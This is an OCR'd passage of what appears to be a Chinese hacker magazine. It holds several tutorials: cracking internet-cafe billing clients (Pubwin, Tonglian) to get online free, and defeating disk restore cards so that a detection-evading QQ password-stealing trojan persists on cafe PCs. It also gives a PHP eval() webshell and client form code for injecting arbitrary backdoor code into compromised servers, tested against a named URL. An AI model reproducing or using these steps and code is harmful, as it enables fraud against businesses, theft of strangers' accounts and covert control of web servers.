


图3　禁用"阻止访问注册表编辑工具"

现在回到我的文档，双击生成的第二个文件就进入了注册表。我们来到"HKEY_LOCAL_MACHINE\SOFTWARE\Hintsoft"，不用客气，删掉它。关掉注册表，按"Ctrl+Alt+Del"进入任务管理器，结束Pubwin.exe进程。这时你会发现Pubwin的那个红框已经没有了。但是这时桌面的图标还是不能点击的。没关系，我们不是还有开始吗？

到这里破解就结束了。Internet是不能上了，本地游戏和局域网游戏是没有问题的。前后我计算过，如果手熟的话，最快30s就可以搞定它了。别的就不说了，有什么不懂的地方欢迎大家来论坛（http://www.nohack.cn/bbs）讨论。See you！

编辑点评： *作者在本文中给大家介绍了一种只要45秒就能破解Pubwin免费上网的方法，给那些上网心切的朋友们带来了一种快速的免费方法。不过用这种方法上网的时候要注意哦，千万不要在人多的时候用，不然被发现了可别怪我没有提醒你！*

nohack小技巧

加快XP开机及关机速度

在〔开始〕→〔执行〕→键入〔Regedit〕

找到HKEY_CURRENT_USER\Control Panel\Desktop键，将右边视窗的WaitToKillAppTimeout改为1000（原设定值：20000）即关闭程序时仅等待1秒。

将字串值HungAppTimeout的数值改为：200（原设定值：5000），表示程序出错时等待0.5秒。

找到HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control

将字串值WaitToKillServiceTimeout设为：1000或更小。（原设定值：20000）

将字串值〔HungAppTimeout〕的数值资料更改为〔200〕

Devil复活网吧版

二十面相©六幺

HI！大家好，我是六幺，这次我来给大家介绍一下如何破解同联多级式实名核查客户端（以下简称同联）和在网吧挂上我们的小马。

第一招　破解同联，免费上网

现在开始破解了，大家注意了！首先我们要找到同联客户端存放的位置，一般的路径是“C:\Program Files\”。如果不在C盘中，那就到D盘或别的盘去找。如果网吧把磁盘隐藏了，那么请去下载精锐网吧辅助工具V5正式版。我在此强力推荐使用它，功能超强大！运行精锐网吧辅助，找到“系统工具”，在页面上可以看到“进入磁盘”，选择相应的磁盘进入即可。进去后如果没有找到同联客户端文件夹，文件就是被隐藏了，那就在进入磁盘那选“控制面板”（图1），进去后找到“文件夹选项”并打开，点“查看”，选择“显示所有文件和文件夹”，确定后就可以看到隐藏文件了。




图1 用精锐网吧辅助工具打开控制面板




图2 用Windows登录码读取器读取密码

进入到同联文件夹，然后删除里面的“ClientCfg.ini”文件。我们再运行“Windows登录码读取器”，发现密码为空（图2）。




图3 用精锐网吧辅助工具注消计算机




图4 同联无法显示时间和金额

我们把机器注销，如果有密码，注销后会要密码，就填上你在图2中得到的登录密码和用户名。“注销”在精锐网吧辅助工具里就有。注销后会看到“没有设置服务器IP地址”的对话框（图3），点屏幕右下角查看剩余金额的灰色圆点，会看到同联无法显示时间和金额了（图4），至此，破解完成！

我再教大家另一种破解方法，这方法很简单！我用这方法破解最快是10秒！下面先说一下破解原理。同联每次运行时，会产生2个进程，分别是ClientBk.exe和ClientP.exe，只要同时终止2个进程就破解了！首先运行精锐网吧辅助，点“进程管理”，然后点“同时终止多个进程”。在“当前进程列表”里找到“ClientBk.exe”和“ClientP.exe”，对这2个进程双击就添加到了要终止的列表里（图5）。如果没找到这两个进程，那就点“刷新进程”。选好两个进程后，点“强制终止以上进程”。然后会出现提示框“以上进程已全部终止”，点确定。把鼠标移动到任务栏查剩余钱的客户端图标上（就是灰色的圆点），图标一下就消失了，破解完成。有时系统又加载了，咱们就重复上面的操作！我实践过N次，从没失败过！

第二招　破解还原卡，挂上我们的小马

这里用硬盘保护卡克星1.1运行后，选择要操作的硬盘和操作方式，再点“确定”，等上15秒后，重新启动机器即可。重启时，按Home键就可以重新设置硬盘保护卡密码。我们选“开放模式”，意思就是重启后，下载的东西不被还原，还保存在机器在里面。别的还原卡里可能不叫开放模式，但意思是一样的。我们把啊啦QQ木马随便放在系统的一个文件中，木马最好是加壳免杀的或用伪装文件夹1.22伪装木马。我是菜鸟，高手也可以改特征码。至于放什么样的马根据你个人的需要。把马放好后，运行啊啦QQ木马，重启机器。开机时按Home键，输入我们刚才设置的密码，选还原卡里面的“保护全盘模式”。好了，不论怎么重启，啊啦都会随机器的每次重启自动随系统运行。小心你的邮箱被QQ号撑破哦！




图5 终止“ClientBk.exe”和“ClientP.exe”2个进程

文章就写到这里了，如果大家还有不明白的地方，欢迎到论坛来提问哦！

（本文提到的工具精锐网吧辅助V5正式版、WINDOWS登录密码读取器和硬盘保护卡克星1.1在光盘中有提供。）

编辑点评：作者在本文中给大家介绍了如何破解同联多级式实名核查客户端和网吧挂马。其中破解同联的方法十分简单，只要删除ClientCfg.ini或者结束它的2个进程就行了。其网吧挂马方法也非常简单，只要用硬盘保护卡克星破解一下就行了。在网吧免费上网，还种上了木马，网吧中的Devil真的复活了！

nohack小技巧

改变驱动签名验证选项

这个设置可以让你决定在安装未经过签名或者测试的驱动程序时系统采取怎样的操作。要进行这个设置，可以按照以下步骤进行操作：在任务栏上点击开始按钮，然后在开始菜单中点击运行，输入regedit并点击确定，打开注册表编辑器。展开HKEY_CURRENT_USERSoftwarePoliciesMicrosoftWindows NTDriver Signing创建一个名为“BehaviorOnFailedVerify”的DWORD键，设置键值为“0”。你修改的设置会在你重启动电脑后生效。

后门在整个入侵环节中的重要性不言而喻，各位小黑们一定领略过海阳顶端木马Eval的强大功能。只可惜海洋没有php的版本！如果身处php环境，那我们该怎么办呢？当xp_cmdshell扩展不再存在……我们只能无奈地看着Sqlrootkit？剑心带你打造强化SQLRootkit，从此不再沉默。来看本期的精彩内容吧！

编写PHP版Eval()后门通用客户端

lt

用过海阳顶端木马Eval版的用户，一定还对它强大的功能历历在目——服务端只需写入一句代码“<%execute request(“#”%>”，便可以通过客户端，在它上面执行整个海阳顶端木马的功能。更重要的是，这个由客户端插进去的“木马”永远也不会被查杀！那么用PHP能否也编出一个类似的木马呢？

答案是肯定的。今天我们便来亲手编写一个PHP Eval()后门客户端。这个客户端不但继承了海阳Eval版的优点，而且能够在不经过转换代码的情况下，直接在服务端上注入任意新的后门代码。

一、Eval后门服务端

服务端的代码是<?eval $_REQUEST[lt];?>，当然，如果PHP服务器上的“register_globals=On”，也可以用“<?eval $lt;?>”代替。请勿使用“<?$_POST[lt];?>”代替。在编写之前，我们先来补充一些必要的PHP编程知识。

> PHP默认**register_globals=On**，对于GET，POST，Cookie，Environment，Session的变量可以直接注册成全局变量。它们的注册顺序是**variables_order="EGPCS"**（可以通过php.ini修改），同名变量**variables_order**右边的覆盖左边，而脚本程序员往往没有对变量初始化的习惯，所以变量的滥用极易造成程序的混乱和漏洞。

二、补充的PHP编程知识

1.预定义变量

从PHP 4.1.0开始，PHP提供了一套附加的预定数组，这些数组变量包含了来自web服务器（如果可用），运行环境和用户输入的数据。这些数组非常特别，它们在全局范围内自动生效。例如，在任何范围内自动生效。因此通常被称为自动全局变量（autoglobals）或者超全局变量（superglobals）。这些变量的内容如下：

> $_GET
> 经由URL请求提交至脚本的变量。类似于旧数组$HTTP_GET_VARS（依然有效，但反对使用）。
> $_POST
> 经由HTTP POST方法提交至脚本的变量。类似于旧数组$HTTP_POST_VARS（依然有效，但反对使用）。
> $_COOKIE
> 经由HTTP Cookies方法提交至脚本的变量。类似于旧数组$HTTP_COOKIE_VARS（依然有效，但反对使用）。
> $_REQUEST
> 经由GET，POST和COOKIE机制提交至脚本的变量，因此该数组并不值得信任。所有包含在该数组中的变量的存在与否以及变量的顺序均按照php.ini中的variables_order配置指示来定义。此数组在PHP 4.1.0之前没有直接对应的版本。
> 详细信息，请参见《PHP手册》中的import_request_variables()。
> $_SESSION
> 当前注册给脚本会话的变量。类似于旧数组$HTTP_SESSION_VARS（依然有效，但反对使用）。详细信息，请参照《PHP手册》Session处理函数章节。

在编写的Eval客户端中，我们使用了$_REQUEST。$_REQUEST，其实是$_POST、$_GET、$_COOKIE和$_SESSION的集合。出现重名时，变量的注册顺序为variables_order="EGPCS"（可以通过php.ini修改），同名变量variables_order右边的覆盖左边。

同时，与海阳顶端木马那样，我们真正的后门代码是保存在$_SESSION里面的，这样我们就可以通过客户端随时更换要插入的后门代码，并且实现插入的后门永远不被查杀。

2.extract()

int extract (array var_array [, int extract_type [, string prefix]])

本函数用来将变量从数组中导入到当前的符号表中。接受结合数组var_array作为参数并将键名当作变量名，值作为变量的值。对每个键／值对都会在当前的符号表中建立变量，并受到extract_type和prefix参数的影响。使用“extract($_REQUEST, EXTR_SKIP);”后，等同于打开设置了“register_globals=On”。

3.变量的变量$$（可变变量）

有时候使用可变变量名是很方便的。就是说，一个变量的变量名可以动态地设置和使用。一个普通的变量通过声明来设置。例如：

```
<?php
$a = 'hello';
?>
```

一个可变变量获取了一个普通变量的值作为这个可变变量的变量名。在上面的例子中hello使用了两个美元符号（$）以后，就可以作为一个可变变量的变量了。例如：

```
<?php
$$a = 'world';
?>
```

这时，两个变量都被定义了：$a的内容是“hello”，并且$hello的内容是“world”。在编写的Eval客户端中，我们使用了“可变变量”动态生成“密码”这个变量。

如果你看不明白上面说到的内容，建议回去好好温习一下《PHP手册》中相关的知识。下面我们便要开始编写Eval客户端了。

三、编写Eval客户端

以下是程序设计的思路：

1.服务端：<?eval $_REQUEST[lt];?>(或者“<?eval $lt;?>”)

2.客户端：把“$_REQEST[lt]”设置成：

```
session_start();
eval($_SESSION[lt_code]);
```

而“$_SESSION[lt_code])”的内容为：

```
@extract($_REQUEST, EXTR_SKIP);
if($_POST[$bl_password]){
eval ($_POST[$bl_password]);
exit;
}?>你要插入的后门代码<?
```

这里我们构造$_SESSION[lt_code]的时候，在要插入的后门代码前后分别补充了一个“?>”和“<?”，而不是把要插入的后门代码中的所有“?>”和“<?”去掉。这是这个Eval()客户端设计的精妙之处。以前许多人因为受到了手册里关于“eval（ ）函数参考”一节的禁锢，总是想方设法把代码里的“<?”、“?>”去掉，于是出现了一些服务端为<?$_POST[lt];?>的PHP模块化客户端。真是简单问题复杂化了。

下面给出这个Eval客户端的主要代码，读者可以参考一下：

```
<form method="POST" action="http://site/Eval.asp">
提交地址:<input type="text" name="theAction" size="62" value="http://site/Eval.php">   //用来改变form的action值
密码: <input type="text" name="bl_password" size="5" value="lt">   //服务端为$_POST[lt]的时候，密码即为"lt"
<input type="hidden" name="lt" size="20" value="@extract($_REQUEST, EXTR_SKIP);if($_POST[$bl_password]){session_start();$_SESSION[lt_code]=stripslashes($_POST[begin].$_POST[door_code].$_POST[end]);setcookie($bl_password, $ttttt2, 0);echo stripslashes($tmd);exit;}">
<input type="hidden" name="begin" size="20" value="@extract($_REQUEST, EXTR_SKIP);if($_POST[$bl_password]){Eval ($_POST[$bl_password]);exit;}?>"> //补充到要插入的后门代码的前端
<input type="hidden" name="end" size="20" value="<?"> //补充到要插入的后门代码的末端
<input type="hidden" name="tmd" size="20" value="
<meta http-equiv='refresh' content=3;URL='?111'><span style='font-size: 12px; font-family: Verdana'>登录成功......<p><a href='?11'>三秒后自动跳转或单击这里进入程序界面 >>></a></span>">
<input type="hidden" name="ttttt2" size="20" value="session_start();Eval($_SESSION[lt_code]);"></p>
<textarea rows="20" name="door_code" cols="91">
在这里加上你要注入的后门代码
</textarea>
<input type="submit" value="提交" name="B1" onClick="this.form.lt.name=this.form.bl_password.value;this.form.action=this.form.theAction.value;">
</form>
```

完整的客户端代码我已经放到光盘里了。下面我们来测试一下它的功能。

http://blinx.512j.com/work/eval2.php（图1）的代码为：

```
<?
eval ($_REQUEST[hi]);
?>
```




图1

在客户端上(图2)，在地址栏填上“http://blinx.512j.com/work/eval2.php”，密码为“hi”，后门代码可随意填写，这里我们先填上PHP Flame的代码试试。提交后便可来到界面（图3）。

